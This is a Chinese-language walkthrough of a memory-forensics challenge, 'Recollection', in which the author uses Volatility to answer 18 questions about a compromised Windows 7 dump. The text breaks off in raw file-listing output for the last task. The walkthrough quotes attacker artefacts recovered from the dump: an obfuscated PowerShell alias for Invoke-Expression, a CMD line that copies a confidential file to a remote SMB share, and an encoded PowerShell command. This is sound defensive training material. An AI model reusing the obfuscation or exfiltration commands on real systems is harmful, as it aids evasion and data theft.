
Recollection,bin(volatility)。17題不太懂

```
Sherlock Scenario
A junior member of our security team has been performing research and testing on what we believe to be an old and insecure operating system. We believe it may have been compromised & have managed to retrieve a memory dump of the asset. We want to confirm what actions were carried out by the attacker and if any other assets in our environment might be affected. Please answer the questions below.
```

文件：



工具：volatility

下載：https://www.volatilityfoundation.org/25

```
# 下載 pip2
sudo wget https://bootstrap.pypa.io/pip/2.7/get-pip.py
sudo python2 get-pip.py
# pycrypto、distorm3
sudo python2 -m pip install -U setuptools wheel
sudo apt install -y python2  libpython2-dev
# python 依賴
sudo pip2 install pycrypto distorm3

# 下載 volatility
cd /usr/share
sudo git clone https://github.com/volatilityfoundation/volatility
cd volatility
sudo python2 setup.py install

# 測試
vol.py -h
```

Task 1

What is the Operating System of the machine?

指令：`vol.py -f recollection.bin imageinfo`

`Windows 7`

Task 2

When was the memory dump created?

同上

`2022-12-19 16:07:30`

Task 3

After the attacker gained access to the machine, the attacker copied an obfuscated PowerShell command to the clipboard. What was the command?


指令：`vol.py -f recollection.bin --profile=Win7SP1x64 clipboard`

`(gv '*MDR*').naMe[3,11,2]-joIN''`


Task 4

The attacker copied the obfuscated command to use it as an alias for a PowerShell cmdlet. What is the cmdlet name?

指令：`vol.py -f recollection.bin --profile=Win7SP1x64 consoles`



參考GTP




`Invoke-Expression`

Task 5

A CMD command was executed to attempt to exfiltrate a file. What is the full command line?

同上



`type C:\Users\Public\Secret\Confidential.txt > \\192.168.0.171\pulice\pass.txt`

Task 6

Following the above command, now tell us if the file was exfiltrated successfully?

同上
上面寫是`path was no found`
`NO`

Task 7

The attacker tried to create a readme file. What was the full path of the file?

同上

```
PS C:\Users\user> powershell.exe -e "ZWNobyAiaGFja2VkIGJ5IG1hZmlhIiA+ICJDOlxVc2V
yc1xQdWJsaWNcT2ZmaWNlXHJlYWRtZS50eHQi"
```

解碼後：


```
└─# echo -n ZWNobyAiaGFja2VkIGJ5IG1hZmlhIiA+ICJDOlxVc2Vyc1xQdWJsaWNcT2ZmaWNlXHJlYWRtZS50eHQi | base64 -d
echo "hacked by mafia" > "C:\Users\Public\Office\readme.txt"
```

`C:\Users\Public\Office\readme.txt`

Task 8

What was the Host Name of the machine?

同上



`USER-PC`

Task 9

How many user accounts were in the machine?

指令：`vol.py -f recollection.bin --profile=Win7SP1x64 printkey -K "SAM\Domains\Account\Users\Names"`

Windows 註冊表的以下位置：
HKEY_LOCAL_MACHINE\SAM\Domains\Account\Users\Names


```
└─# vol.py -f recollection.bin --profile=Win7SP1x64 printkey  -K "SAM\Domains\Account\Users\Names"
Volatility Foundation Volatility Framework 2.6.1
Legend: (S) = Stable   (V) = Volatile

----------------------------
Registry: \SystemRoot\System32\Config\SAM
Key name: Names (S)
Last updated: 2022-12-10 09:49:53 UTC+0000

Subkeys:
  (S) Administrator
  (S) Guest
  (S) HomeGroupUser$
  (S) user

Values:
REG_NONE                      : (S)
```

`3`

Task 10

In the "\Device\HarddiskVolume2\Users\user\AppData\Local\Microsoft\Edge" folder there were some sub-folders where there was a file named passwords.txt. What was the full file location/path?

指令：`vol.py -f recollection.bin --profile=Win7SP1x64 filescan`




`\Device\HarddiskVolume2\Users\user\AppData\Local\Microsoft\Edge\User Data\ZxcvbnData\3.0.0.0\passwords.txt`

Task 11

A malicious executable file was executed using command. The executable EXE file's name was the hash value of itself. What was the hash value?

指令：`vol.py -f recollection.bin --profile=Win7SP1x64 consoles`




`b0ad704122d9cffddd57ec92991a1e99fc1ac02d5b4d8fd31720978c02635cb1`

Task 12

Following the previous question, what is the Imphash of the malicous file you found above?

要到`virustotal`查詢




`d3b592cd9481e4f053b5362e22d61595`

Task 13

Following the previous question, tell us the date in UTC format when the malicious file was created?

同上



`2022-06-22 11:49:04`

Task 14

What was the local IP address of the machine?

指令：`vol.py -f recollection.bin --profile=Win7SP1x64 netscan`

```
└─# vol.py -f recollection.bin --profile=Win7SP1x64 netscan
Volatility Foundation Volatility Framework 2.6.1
Offset(P)          Proto    Local Address                  Foreign Address      State            Pid      Owner          Created
0x11e01f750        UDPv4    127.0.0.1:1900                 *:*                                   1248     svchost.exe    2022-12-19 15:34:44 UTC+0000
0x11e063940        UDPv4    0.0.0.0:3702                   *:*                                   1248     svchost.exe    2022-12-19 15:33:02 UTC+0000
0x11e063940        UDPv6    :::3702                        *:*                                   1248     svchost.exe    2022-12-19 15:33:02 UTC+0000
0x11e0727d0        UDPv4    0.0.0.0:5355                   *:*                                   288      svchost.exe    2022-12-19 15:32:47 UTC+0000
0x11e09a900        UDPv4    0.0.0.0:0                      *:*                                   288      svchost.exe    2022-12-19 15:32:44 UTC+0000
0x11e09a900        UDPv6    :::0                           *:*                                   288      svchost.exe    2022-12-19 15:32:44 UTC+0000
0x11e09ca60        UDPv4    0.0.0.0:5355                   *:*                                   288      svchost.exe    2022-12-19 15:32:47 UTC+0000
0x11e09ca60        UDPv6    :::5355                        *:*                                   288      svchost.exe    2022-12-19 15:32:47 UTC+0000
0x11e15aec0        UDPv4    0.0.0.0:3702                   *:*                                   1248     svchost.exe    2022-12-19 15:33:02 UTC+0000
0x11e362880        UDPv4    0.0.0.0:55071                  *:*                                   1248     svchost.exe    2022-12-19 15:32:38 UTC+0000
0x11e36fec0        UDPv4    0.0.0.0:55072                  *:*                                   1248     svchost.exe    2022-12-19 15:32:38 UTC+0000
0x11e36fec0        UDPv6    :::55072                       *:*                                   1248     svchost.exe    2022-12-19 15:32:38 UTC+0000
0x11e37a440        UDPv4    0.0.0.0:3702                   *:*                                   1248     svchost.exe    2022-12-19 15:33:02 UTC+0000
0x11e37a440        UDPv6    :::3702                        *:*                                   1248     svchost.exe    2022-12-19 15:33:02 UTC+0000
0x11e3b2bf0        UDPv4    192.168.0.104:138              *:*                                   4        System         2022-12-19 15:32:47 UTC+0000
0x11e3b40e0        UDPv4    192.168.0.104:137              *:*                                   4        System         2022-12-19 15:32:47 UTC+0000
```

`192.168.0.104`

Task 15

There were multiple PowerShell processes, where one process was a child process. Which process was its parent process?

指令：`vol.py -f recollection.bin --profile=Win7SP1x64 pstree`

```
. 0xfffffa8003cbc060:cmd.exe                  4052   2032      1       23 2022-12-19 15:40:08 UTC+0000
.. 0xfffffa8005abbb00:powershell.exe          3532   4052      5      606 2022-12-19 15:44:44 UTC+0000
```

`cmd.exe`

Task 16

Attacker might have used an email address to login a social media. Can you tell us the email address?

指令：`strings -el recollection.bin|grep -E '@(.*?)com$'`

```
┌──(root㉿kali)-[/home/kali/Desktop/Volatility]
└─# strings -el recollection.bin|grep -E '@(.*?)com$'

mafia_code1337@gmail.com
mafia_code1337@gmail.com
a_code1337@gmail.com
a_code1337@gmail.com
a_code1337@gmail.com
a_code1337@gmail.com
mafia_code1337@gmail.com
a_code1337@gmail.com
@For more information regarding OATI certificates and the
hat cannot be answered by the OATI CPS or would like OATI
:2022121720221218: user@:Host: www.msn.com
:2022121720221218: user@:Host: www.microsoft.com
ieuser@microsoft.com
someone@Acme.com
a_code1337@gmail.com
a_code1337@gmail.com
:2022121720221218: user@:Host: www.msn.com
:2022121720221218: user@:Host: www.msn.com
:2022121720221218: user@:Host: www.bing.com
:2022121720221218: user@:Host: go.microsoft.com
:2022121720221218: user@:Host: www.microsoft.com
:2022121720221218: user@:Host: www.microsoft.com
:2022121720221218: user@:Host: www.bing.com
:2022121720221218: user@:Host: go.microsoft.com
        john@contoso.com
```

`mafia_code1337@gmail.com`

Task 17

Using MS Edge browser, the victim searched about a SIEM solution. What is the SIEM solution's name?

查看Edge的history

指令：`vol.py -f recollection.bin --profile=Win7SP1x64 filescan | grep -i history`

```
└─# vol.py -f recollection.bin --profile=Win7SP1x64 filescan | grep -i history
Volatility Foundation Volatility Framework 2.6.1
0x000000011de6e9c0     16      0 R--rw- \Device\HarddiskVolume2\Users\user\AppData\Local\Microsoft\Edge\User Data\Default\History-journal
0x000000011deb9220     18      1 RW-rw- \Device\HarddiskVolume2\Users\user\AppData\Local\Microsoft\Edge\User Data\Default\Nurturing\campaign_history
0x000000011e0795f0     18      1 RW-rw- \Device\HarddiskVolume2\Users\user\AppData\Local\Microsoft\Edge\User Data\Nurturing\campaign_history
0x000000011e0d16f0     17      1 RW-rw- \Device\HarddiskVolume2\Users\user\AppData\Local\Microsoft\Edge\User Data\Default\History
0x000000011e4d59e0     16      0 R--rwd \Device\HarddiskVolume2\Users\user\AppData\Local\Microsoft\Windows\History\desktop.ini
0x000000011fc57a10     17      1 RW-rw- \Device\HarddiskVolume2\Users\user\AppData\Local\Microsoft\Edge\User Data\Default\History-journal
```

確認有在Edge上，

提取記憶體映射並匯出

指令：`vol.py --profile=Win7SP1x64 -f recollection.bin dumpfiles -Q 0x000000011e0d16f0 -D ./`

```
┌──(root㉿kali)-[/home/kali/Desktop/volatility]
└─# vol.py --profile=Win7SP1x64 -f recollection.bin dumpfiles -Q 0x000000011e0d16f0 -D ./
Volatility Foundation Volatility Framework 2.6.1
DataSectionObject 0x11e0d16f0   None   \Device\HarddiskVolume2\Users\user\AppData\Local\Microsoft\Edge\User Data\Default\History
SharedCacheMap 0x11e0d16f0   None   \Device\HarddiskVolume2\Users\user\AppData\Local\Microsoft\Edge\User Data\Default\History

┌──(root㉿kali)-[/home/kali/Desktop/volatility]
└─# ls
AUTHORS.txt  CHANGELOG.txt  CREDITS.txt  file.None.0xfffffa80056d1440.dat  LEGAL.txt    Makefile     PKG-INFO     pyinstaller.spec  recollection.bin  setup.py  volatility          vol.py
build        contrib        dist         file.None.0xfffffa80058825f0.vacb  LICENSE.txt  MANIFEST.in  pyinstaller  README.txt        resources         tools     volatility.egg-info
```

是sqlit3


```
sqlite> select * from keyword_search_terms;
2|5|install wazuh agent windows|install wazuh agent windows
2|12|malwarebazaar|malwarebazaar
2|21|malwarebazaar|malwarebazaar
2|23|7 zip windows 10|7 zip windows 10
2|24|7 zip windows 7|7 zip windows 7
2|27|base64 encode|base64 encode
```

`wazuh`

Task 18

The victim user downloaded an exe file. The file's name was mimicking a legitimate binary from Microsoft with a typo (i.e. legitimate binary is powershell.exe and attacker named a malware as powershall.exe). Tell us the file name with the file extension?

指令：`vol.py -f recollection.bin --profile=Win7SP1x64 filescan`



```
0x000000011e955820     16      0 -W-r-- \Device\HarddiskVolume2\Users\user\Downloads\csrsss.exe9541153d0e2cd21bdae11591f6be48407f896b75e1320628346b03.exe
0x000000011e955c40     14      0 R--rwd \Device\HarddiskVolume2\Windows\System32\osk.exe
0x000000011e956320     16      0 R--rwd \Device\HarddiskVolume2\Windows\System32\TSChannel.dll
0x000000011e956d20     16      0 RW---- \Device\HarddiskVolume2\Windows\AppCompat\Programs\RecentFileCache.bcf
0x000000011e9573b0      2      0 RW-rwd \Device\HarddiskVolume2\$Directory
0x000000011e957500     17      0 R--r-- \Device\HarddiskVolume2\Users\user\AppData\Local\Microsoft\Windows\WebCache\V01.log
0x000000011e957f20     14      0 R--r-d \Device\HarddiskVolume2\Windows\System32\en-US\comres.dll.mui
0x000000011e958320     16      0 R--rwd \Device\HarddiskVolume2\Windows\System32\webio.dll
0x000000011e958820      7      0 R--r-d \Device\HarddiskVolume2\Windows\System32\udhisapi.dll
0x000000011e958d20     16      0 RW-rwd \Device\HarddiskVolume2\Users\user\AppData\Local\Microsoft\Edge\User Data\Default\Code Cache\js\dd7a6be1bb22b62d_0
0x000000011e959320      7      0 R--r-d \Device\HarddiskVolume2\Windows\System32\ssdpsrv.dll
0x000000011e959d20     15      0 R--r-d \Device\HarddiskVolume2\Windows\SysWOW64\apphelp.dll
0x000000011e95a820     16      0 RW-rwd \Device\HarddiskVolume2\Users\user\AppData\Local\Microsoft\Edge\User Data\Default\Code Cache\js\52a2fe6e68582223_0
0x000000011e95b320      2      0 RW-rwd \Device\HarddiskVolume2\$Directory
0x000000011e95b4c0     16      0 R--rwd \Device\HarddiskVolume2\Windows\Microsoft.NET\Framework64\v4.0.30319\mscorsvw.exe
0x000000011e95bd20     16      0 RW-rwd \Device\HarddiskVolume2\Users\user\AppData\Local\Microsoft\Edge\User Data\Default\Code Cache\js\fde5e13f065e7c10_0
0x000000011e95c320     16      0 R------ \Device\HarddiskVolume2\Windows\Prefetch\SPPSVC.EXE-B0F8131B.pf
0x000000011e95c6d0     16      0 R--rwd \Device\HarddiskVolume2\Windows\System32\crypt32.dll
0x000000011e95c820     16      0 R--rwd \Device\HarddiskVolume2\ProgramData\Microsoft\Windows\Start Menu\Programs\Sidebar.lnk
0x000000011e95cbd0      1      1 R--r-- \Device\HarddiskVolume2\Windows\assembly\pubpol4.dat
0x000000011e95dd20     16      0 R--rwd \Device\HarddiskVolume2\Windows\System32\IPHLPAPI.DLL
0x000000011e95df20      2      1 ------ \Device\NamedPipe\LOCAL\mojo.2380.2384.17643613637693814244
0x000000011e95e320      2      0 R--rw- \Device\HarddiskVolume2\Users\user\AppData\Local\Microsoft\Edge\User Data\Default\Asset Store\assets.db\CURRENT
0x000000011e95e530     16      0 RW-rwd \Device\HarddiskVolume2\Users\user\AppData\Local\Microsoft\Edge\User Data\Default\Code Cache\js\719392883f7e87be_0
0x000000011e95f320     12      0 R--rwd \Device\HarddiskVolume2\Windows\splwow64.exe
0x000000011e95fd20     16      0 R--rwd \Device\HarddiskVolume2\ProgramData\Microsoft\Windows\DRM\v3ks.bla
